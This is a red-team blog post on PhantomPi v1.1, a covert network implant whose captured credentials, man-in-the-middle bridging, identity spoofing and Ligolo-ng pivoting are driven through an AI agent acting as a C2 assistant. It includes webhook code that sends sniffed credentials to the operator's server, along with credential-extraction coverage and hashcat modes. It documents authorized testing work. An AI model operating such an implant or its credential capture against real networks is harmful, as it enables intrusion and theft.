PhantomPi Update 1.1: OpenClaw Integration
This update picks up where Part 2 left off. The hardware is built, the bridge is running, identity spoofing works, and the WireGuard channel is live. With the core implant operational, the next question shifted from infrastructure to workflow: what does it actually look like to put an AI assistant in the loop during a deployment like this? v1.1 wants to answer that. The Discord bot is replaced by an AI agent gateway, and the goal is to see what natural language interaction, persistent session context, and a skill-based extensibility layer add to the operator experience in practice.
The agent gateway used is OpenClaw, described in detail in the next sections. The implant-side changes follow the same direction: more modular, wired for real-time push, and with an expanded credential detection surface. Several additional improvements are also covered: refinements to target spoofing and better analysis of traffic captured while operating in a man-in-the-middle position.
This project was developed during my work at InTheCyber Group. Visit the InTheCyber Blog for more posts.
The project’s source code is publicly available on the PhantomPi GitHub repository.
1. From Bot to Agent: A Different Operational Model
Replacing the Discord bot with an AI agent gateway changes how operator interaction is structured.
The core idea is that the operator can significantly reduce direct interaction with the implant, whose main role is to act as a silent pivot: a single natural language message is enough to query or act on one or more deployed devices. Direct access is still occasionally required, but the assistant handles the bulk of routine queries and operational tasks, reducing those interruptions and keeping the engagement moving. The device stays on site. Bridge events arrive in Discord as they happen. Credential findings are pushed the moment they are detected. Checking implant health, reviewing captured credentials, mapping observed subnets, starting a Ligolo-ng tunnel: all of it is a single natural language message away. The assistant already knows the architecture, maintains state across the session, and returns direct, actionable answers. The entire engagement is conducted as transparently as possible from the operator’s own machine.
The skill system is the extensibility layer. New capabilities are self-contained skills that are loaded and invoked when relevant. As operational needs emerge during engagements, skills are added without touching the core infrastructure. The intent is that the capability set grows naturally alongside the work.
OpenClaw is an additional, optional layer. Everything the agent does can be done without it: SSH directly into the implant and operate from there. The implant, the bridge, credential capture, and everything else in the stack function identically regardless of whether the agent is running. If a client does not consent to AI-assisted processing of engagement data, or if the operational context simply does not call for it, OpenClaw can be fully disabled in two steps:
- VPS:
systemctl stop openclaw-gateway && systemctl disable openclaw-gateway - Implant: clear
OPENCLAW_WEBHOOK_URLandOPENCLAW_WEBHOOK_TOKENin/opt/implant/config.env
With those values absent, bridge-sync.sh and traffic-analyzer.py skip all webhook calls silently. The implant API remains fully operational; the operator interacts with it directly over SSH. Nothing else changes.
The agent’s surface of action is bounded by what the implant API exposes. PhantomClaw can query status, retrieve findings, manage routes, and control Ligolo-ng sessions; it has no shell access to the implant and no ability to run arbitrary commands. How much authority the agent has is a direct function of which API endpoints are deployed: adding new routes expands the agent’s reach, removing them constrains it. This is an intentional design choice that keeps the operator in full control of the trust boundary.
A note on AI and engagement data. When OpenClaw is active, engagement data including credential findings is processed through the OpenAI API. Discussing this with the client before deployment is an obvious requirement, as it involves external processing of sensitive data. A planned improvement is the option to receive credential notifications without the credential content included in the alert, which would remove this constraint for engagements where it applies.
2. OpenClaw: An AI-Powered C2 Gateway
OpenClaw is a modular AI agent gateway that connects language models to communication channels and external capabilities. It runs on the operator VPS, exposes a Discord interface for operator interaction, and provides a webhook endpoint for inbound events from the implant. The agent maintains session history, supports a skill system that defines what it knows and can do, and handles both operator-driven queries and implant-initiated push notifications. The underlying model is configurable; in this setup GPT-5.4-mini (OpenAI) is used, chosen as a good balance between capability and response speed for the tasks involved.
For this project, OpenClaw runs under the persona PhantomClaw: a field-operative assistant configured to know the implant’s architecture and give direct, technical answers without padding.
The high-level data flow is:
flowchart LR
    OP["Operator<br/>(Discord)"]

    subgraph VPS["VPS"]
        OC["OpenClaw"]
    end

    subgraph IMPLANT["Implant"]
        direction TB
        TA["traffic-analyzer<br/>(timer)"]
        BS["bridge-sync<br/>(timer)"]
        API["Implant API<br/>:8443"]
    end

    OP -- natural language --> OC
    OC -- HTTPS query --> API
    API -- JSON --> OC
    OC -- formatted reply --> OP
    TA -- webhook push --> OC
    BS -- webhook push --> OC
    OC -- alert --> OP
The operator interacts through a designated Discord channel. The implant pushes events (bridge state changes, new credential findings) to the OpenClaw webhook without any operator action. Everything else is driven by natural language.
One detail worth being explicit about: the OpenClaw gateway binds only to the WireGuard interface IP on the VPS, never on the public-facing address. The operator’s Discord client connects outbound to Discord’s own infrastructure; the implant reaches the webhook endpoint exclusively over the WireGuard tunnel. The agent process has no exposure to the open internet.
3. VPS-Side Setup
3.1 OpenClaw Configuration
OpenClaw is configured via a single JSON file at ~/.openclaw/openclaw.json. The repository ships a fully commented template; the relevant sections are described below.
Channel configuration controls which Discord guild, channels, and users can interact with the agent. Setting dmPolicy and groupPolicy to allowlist means only explicitly permitted users and channels are accepted.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
"channels": {
    "discord": {
        "enabled": true,
        "token": { "source": "env", "id": "DISCORD_BOT_TOKEN" },
        "dmPolicy": "allowlist",
        "groupPolicy": "allowlist",
        "guilds": {
            "__GUILD_ID__": {
                "requireMention": false,
                "users": [__ALLOWED_USERS__],
                "channels": {
                    "__ALERT_CHANNEL_NAME__": { "enabled": true, "requireMention": false },
                    "__CHAT_CHANNEL_NAME__":  { "enabled": true, "requireMention": false }
                }
            }
        },
        "dm": { "enabled": true, "allowFrom": [__DM_USERS__] },
        "historyLimit": 15,
        "streaming": "on",
        "textChunkLimit": 2000
    }
}
Agent defaults specify the model and the active skill set. GPT-5.4-mini is selected here as the backing model: it is fast enough for real-time operator interaction and accurate enough for the tasks involved (status queries, credential triage, pivot planning), without the overhead of a heavier model. For a C2 assistant where most queries are structured and context-bounded, it represents a practical tradeoff between cost, latency, and capability.
1
2
3
4
5
6
"agents": {
    "defaults": {
        "model": "openai/gpt-5.4-mini",
        "skills": ["bridge-sync", "cred-sniffer", "implant-status", "pivot"]
    }
}
Hooks expose an authenticated webhook endpoint at /hooks that the implant uses to push events. allowRequestSessionKey lets each push specify which OpenClaw session receives the event.
1
2
3
4
5
6
7
8
9
"hooks": {
    "enabled": true,
    "token": "__HOOKS_TOKEN__",
    "path": "/hooks",
    "allowedAgentIds": ["hooks", "main"],
    "defaultSessionKey": "hook:ingress",
    "allowRequestSessionKey": true,
    "allowedSessionKeyPrefixes": ["hook:"]
}
Sensitive values (the Discord bot token, the OpenAI API key, and the hooks token) live in ~/.openclaw/.env with 600 permissions, never in the JSON configuration file.
3.2 Workspace: Giving the Agent Context
A folder at /home/openclaw/workspace/ contains three markdown files loaded into the agent’s system prompt at every session start. Together they define what the agent knows, how it behaves, and who it is.
AGENTS.md covers hard operational rules: output format requirements for Discord (what markdown constructs are allowed, what breaks rendering), how to address queries across multiple implants (each identified by its WireGuard IP), and a strict rule to never invent API endpoints or assume findings that were not returned by the API.
SOUL.md is the agent’s technical reference for the implant. It describes the overall operating model: how the implant behaves in each possible state, what conditions are normal versus worth flagging, and how the components relate to each other. It covers interface roles, the bridge lifecycle, what each systemd service does, the credential capture pipeline from packet-sniffer through traffic-analyzer to findings.json, and how the pivot path works. The agent already knows the architecture, can interpret findings correctly, and knows which services being inactive are worth flagging, without needing the operator to re-explain the context on every query.
IDENTITY.md defines the persona. PhantomClaw is direct and technical, reports what matters, and does not pad responses.
Splitting the workspace into three files makes maintenance straightforward. Changing output formatting only requires editing AGENTS.md. Adding a new API route only requires updating SOUL.md. Neither change affects the others.
3.3 The Skill System
Skills are OpenClaw’s extensibility mechanism. Each skill lives in a directory under /home/openclaw/skills/ and contains a SKILL.md that defines what the skill does, when it activates, and exactly how it should handle the data it works with. Four skills are active in this deployment.
implant-status
Handles natural language queries about implant health and network state. When the operator asks something like “is the bridge up?” or “what’s the LTE signal on 10.8.0.3?”, this skill drives the API call sequence and formats the response compactly: one line per implant, service indicators with color flags, no raw JSON.
The output is keyed by implant IP, so multi-implant queries are handled in a single call. Interface state is interpreted using the context from SOUL.md: eth2 being down is flagged as a problem only in bridge mode, not in free-port or transit mode.
 PhantomClaw answering a natural language status query
cred-sniffer
Handles credential review and reporting. When invoked, it calls /captured-creds on the implant and formats findings grouped by type and protocol. For hash types it always includes the hashcat mode and a ready-to-run one-liner. High-value accounts (Domain Admin, admin, root, service accounts) are flagged explicitly.
This skill also handles incoming push notifications from traffic-analyzer.py. When new findings are written to findings.json, the analyzer pushes a webhook event that delivers a real-time alert to Discord.
1
2
3
4
5
6
7
8
9
payload = {
    "message": f"cred-alert: implant={implant_ip} count={len(findings)}\n" + entries,
    "name":    "traffic-analyzer",
    "deliver": True,
    "channel": "discord",
    "to":      os.environ.get("OPENCLAW_ALERT_CHANNEL_ID", ""),
}
requests.post(webhook_url, json=payload,
              headers={"Authorization": f"Bearer {token}"}, timeout=15)
 PhantomClaw formatting a credential alert.
Credentials shown were generated with a traffic simulation script for testing purposes only. As mentioned, a planned option will allow notifications without credential content included.
bridge-sync
Handles bridge event notifications pushed from the implant. Whenever br0 is created or removed, bridge-sync.sh calls the OpenClaw webhook with session key hook:bridge-sync. The output is a single status line per event: a color indicator, the implant IP, the bridge name, and the timestamp.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# bridge-sync.sh (excerpt)
notify_openclaw() {
    local event="$1"    # "created" or "removed"
    [ -z "$OPENCLAW_WEBHOOK_URL" ] && return
    curl -sk -X POST "$OPENCLAW_WEBHOOK_URL" \
        -H "Authorization: Bearer $OPENCLAW_WEBHOOK_TOKEN" \
        -H "Content-Type: application/json" \
        -d "{
            \"message\":    \"bridge-alert: event=${event} implant=${IMPLANT_WG_IP} bridge=${BRIDGE} time=$(date -u +%FT%TZ) status=routine\",
            \"name\":       \"bridge-sync\",
            \"sessionKey\": \"hook:bridge-sync\",
            \"deliver\":    true,
            \"channel\":    \"discord\",
            \"to\":         \"${OPENCLAW_ALERT_CHANNEL_ID}\"
        }"
}
 Automatic bridge event notifications in Discord
pivot
Manages network pivot readiness and Ligolo-ng agent sessions. It reads /pivot-status to get the current spoofed identity and the ranked list of observed private subnets (RFC1918) from the traffic analyzer, then helps the operator decide which subnets to route and adds them via /pivot-setup.
For Ligolo-ng, the skill can start one or more agent sessions from a single implant toward one or more operator machines simultaneously. Each session is fully isolated: it runs in a dedicated tmux session on the implant named after the operator’s WireGuard IP (e.g. ligolo-10.8.0.7), so sessions are cleanly separated by identity and can be managed independently. The skill can list all active sessions and kill individual ones by operator IP.
 PhantomClaw confirming the Ligolo-ng agent sessions: tmux session name and proxy target
Since traffic-analyzer.py runs on a 60-second timer and logs every new private IP destination observed while the implant is in bridge mode, the subnet suggestion list is not static: it grows as the inline host communicates with additional internal destinations throughout the engagement. Networks that were not visible at the time of initial spoofing will appear as new connections are captured. The operator can ask PhantomClaw for an updated subnet view at any point, and the skill will read the current state of subnet-suggestions.json and surface whatever new networks have been logged since the last check. From the same conversation, the operator can ask to add any of the new routes and PhantomClaw will handle the rest.
 PhantomClaw queried for active subnets mid-engagement: new networks logged since initial spoofing
In the current version, observed destinations are grouped as
/24by default. No finer-grained prefix inference is applied.
3.4 The query-implant.sh Helper
All API calls from the VPS to the implant go through a single script at /home/openclaw/scripts/query-implant.sh. It wraps the underlying HTTP call with self-signed TLS bypass and a configurable timeout, and normalizes output into a consistent JSON envelope keyed by implant IP.
1
2
3
4
5
6
7
8
9
# GET: one or multiple implants
bash query-implant.sh /status 10.8.0.3,10.8.0.4
# → {"10.8.0.3": {"alive": true, "data": {...}}, "10.8.0.4": {"alive": false, ...}}

# Reachability only: TCP connect on port 8443, no HTTP overhead
bash query-implant.sh --alive 10.8.0.3

# POST: single implant, write operations
bash query-implant.sh --post /pivot-setup '{"subnets":["10.10.1.0/24"]}' 10.8.0.3
If no IP is passed, the script reads from $IMPLANT_IPS set in ~/.openclaw/.env. Skills call this script rather than embedding raw curl commands, so any future changes to authentication or TLS handling stay in one place.
4. Implant API: New Routes
The implant-side API needed only minor adaptations. The root path was renamed from /opt/implant/discord/ to /opt/implant/api/, which no longer made sense once Discord was no longer the direct consumer, and several new endpoints were added to support the skills described in section 3.
1
2
3
4
5
6
7
8
9
10
11
12
13
/opt/implant/api/
├── app/
│   ├── routes/
│   │   ├── status.py
│   │   ├── captured_creds.py
│   │   ├── pivot_status.py
│   │   ├── pivot_routes.py
│   │   ├── ligolo.py
│   │   └── __init__.py       # Auto-discovers and registers all route modules
│   └── __init__.py
├── certs/                    # Self-signed TLS certificate
├── venv/
└── wsgi.py
Each file in routes/ exports a setup(app) function that registers its Flask route. The package __init__.py discovers every module in the directory on startup, so adding a new route requires only a new file, with no changes to shared infrastructure.
Several routes are new in v1.1.
/captured-creds returns the full findings.json produced by the traffic analyzer. The route reads the file directly from disk without invoking any subprocess; freshness is handled by the timer-driven analyzer running every 60 seconds independently.
1
2
3
4
5
6
7
8
9
def setup(app):
    @app.route("/captured-creds")
    def captured_creds():
        path = os.environ.get("FINDINGS_FILE",
                              "/opt/implant/logs/traffic-analyzer/findings.json")
        if not os.path.isfile(path):
            return jsonify({"findings": [], "total_count": 0}), 200
        with open(path) as f:
            return jsonify(json.load(f)), 200
/pivot-status returns the current spoofed identity on veth1 (IP, MAC, hostname, gateway, DNS) alongside the ranked subnet suggestions from subnet-suggestions.json. The pivot skill reads this endpoint when helping the operator plan routing.
/pivot-setup and /pivot-reset accept POST requests to add or remove routes via veth1, called by the pivot skill after explicit operator confirmation.
/ligolo-start, /ligolo-sessions, and /ligolo-kill manage Ligolo-ng agent processes on the implant for tunnel-based pivoting.
5. Traffic Analyzer: Passive Credential Extraction
5.1 Motivation
v1.0 used BruteShark project for credential extraction. It worked in basic scenarios but carried a .NET dependency that was not straightforward to build for ARM, appeared to be no longer actively maintained, and missed credentials in certain protocol scenarios that mattered in practice. A purpose-built replacement was the cleaner path.
v1.1 replaces BruteShark with a purpose-built Python script, traffic-analyzer.py, that runs on a systemd timer every 60 seconds. It processes PCAP files incrementally, writes a persistent deduplicated findings.json, and pushes new findings to the OpenClaw webhook in real time.
5.2 Architecture and Incremental Processing
The analyzer does not run continuously. It is invoked by the timer, processes whatever has changed since the last run, and exits. State between runs is stored in state.json, which tracks the size and modification time of each PCAP file. On each invocation:
- Verify that the
packet-snifferservice is active. - List all
.pcap*files in the sniffer log directory. - For each file, compare current size and mtime against stored state. Skip unchanged files.
- Process only changed files packet by packet using Scapy’s
PcapReader. - Deduplicate findings using a deterministic SHA-256 hash of
type|protocol|username|secret. - Append new findings to
findings.jsonand push them to the OpenClaw webhook. - Update
subnet-suggestions.jsonwith the current private subnet inventory. - Write updated state.
Processing cost scales with the rate of new traffic, not with total capture size. A PCAP fully processed in a previous run is skipped entirely on the next invocation.
5.3 Protocol Coverage
The analyzer implements its own parser for each protocol, using Scapy to read packets and direct byte-level parsing to extract credentials. No external tools are required at runtime. The table below summarizes current coverage.
| Protocol | Finding Type | Notes |
|---|---|---|
| HTTP Basic Auth | cleartext | Base64-decoded user:pass |
| HTTP Bearer / JWT | token | JWT payload decoded when standard Base64 structure is detected |
| HTTP Form POST | cleartext | Regex match on common credential field names |
| HTTP Session Cookie | token | Matched against known session cookie names |
| FTP | cleartext | USER/PASS correlation across TCP segments |
| SMTP AUTH PLAIN / LOGIN | cleartext | Base64-decoded credentials |
| POP3 | cleartext | USER/PASS correlation |
| IMAP LOGIN | cleartext | Inline username and password |
| Telnet | cleartext | Heuristic login/password prompt match |
| LDAP Simple Bind | cleartext | BER-decoded DN and password |
| SNMP v1/v2c | cleartext | Community string from BER envelope |
| MySQL | cleartext | Username from HandshakeResponse |
| PostgreSQL | cleartext | Username from StartupMessage |
| Redis | cleartext | AUTH password |
| NTLM (any protocol) | ntlm_hash | NetNTLMv1/v2, hashcat -m 5500 / -m 5600 |
| Kerberos | kerberos | AS-REP / TGS-REP etype 23, hashcat -m 18200 / -m 13100 |
5.4 Findings Structure
Each finding in findings.json follows a consistent structure. The top-level document includes summary counters so the API consumer can assess the findings at a glance without iterating over every entry.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
{
  "last_updated": "2026-05-18T14:32:01Z",
  "total_count": 7,
  "by_type":     { "cleartext": 5, "ntlm_hash": 1, "token": 1 },
  "by_protocol": { "HTTP Basic Auth": 3, "NetNTLMv2": 1, "FTP": 1,
                   "HTTP Session Cookie": 1, "HTTP Form POST": 1 },
  "findings": [
    {
      "timestamp": "2026-05-18T14:28:44Z",
      "type":      "ntlm_hash",
      "protocol":  "NetNTLMv2",
      "src":       "10.10.1.55:49812",
      "dst":       "10.10.1.15:445",
      "username":  "jsmith",
      "secret":    "jsmith::CORP:ab12cd34ef56:1a2b3c4d...",
      "details":   "Domain: CORP | hashcat -m 5600",
      "hash":      "a3f1d2e4c5b6..."
    }
  ]
}
The hash field is a 16-character SHA-256 prefix of the key tuple and is used exclusively for deduplication. The same credential seen in multiple PCAPs or multiple packets within the same capture is stored exactly once.
Alongside findings.json, the analyzer writes subnet-suggestions.json: a ranked list of all private destinations observed in traffic, grouped by /24, annotated with packet counts and inferred protocol hints. The pivot skill reads this file when helping the operator decide which subnets to route.
1
2
3
4
5
6
7
8
{
  "last_updated": "2026-05-18T14:32:01Z",
  "suggestions": [
    { "subnet": "10.10.1.0/24",  "packets": 4821, "hint": "Kerberos, LDAP, RDP, SMB" },
    { "subnet": "10.10.5.0/24",  "packets":  312, "hint": "HTTP, HTTPS" },
    { "subnet": "172.16.0.0/24", "packets":   88, "hint": "SSH" }
  ]
}
The outputs below were captured on the implant while analyzing traffic in a testing environment.
 findings.json after a bridge session: deduplicated credential entries with type, protocol, and hashcat details
 subnet-suggestions.json: private destinations ranked by packet count with inferred protocol hints
6. Spoof-Target Improvements
6.1 Offline Mode as Default
In v1.0, spoof-target.sh always performed a live capture on eth2, waiting for traffic to appear before attempting detection. After the bridge had been running for hours, all the information needed was already in the PCAP archive, making a live capture unnecessary.
In v1.1, offline analysis is the default. Running spoof-target.sh without --live reads the two most recently written PCAPs from the sniffer log directory and performs all detection from stored data. Live capture is still available with --live, but most post-deployment use benefits from the offline path.
Hostname detection is the one exception. Stored PCAPs typically do not contain LLDP responses because Windows endpoints emit them reactively, and the trigger may not have run during the capture window. Once the target MAC is known from offline analysis, a short dedicated live capture is launched alongside a fresh LLDP trigger, targeting that MAC only for 5 seconds, and used exclusively for hostname extraction. The rest of the analysis stays fully offline.
Once detection has run successfully and the spoofed identity has been applied, all results are written to the script’s log. If the bridge goes down, the inline device reconnects, or the implant reboots and resets the interfaces, there is no need to run a full analysis again.
The --last-spoofed flag reads the most recently logged detection directly from the log file and reapplies the full configuration, including IP, MAC, gateway, DNS, and hostname, without reading any PCAP. This covers the common scenario where the identity is already known but the network configuration needs to be restored after an interface reset.
 spoof-target.log: the most recently detected and applied identity
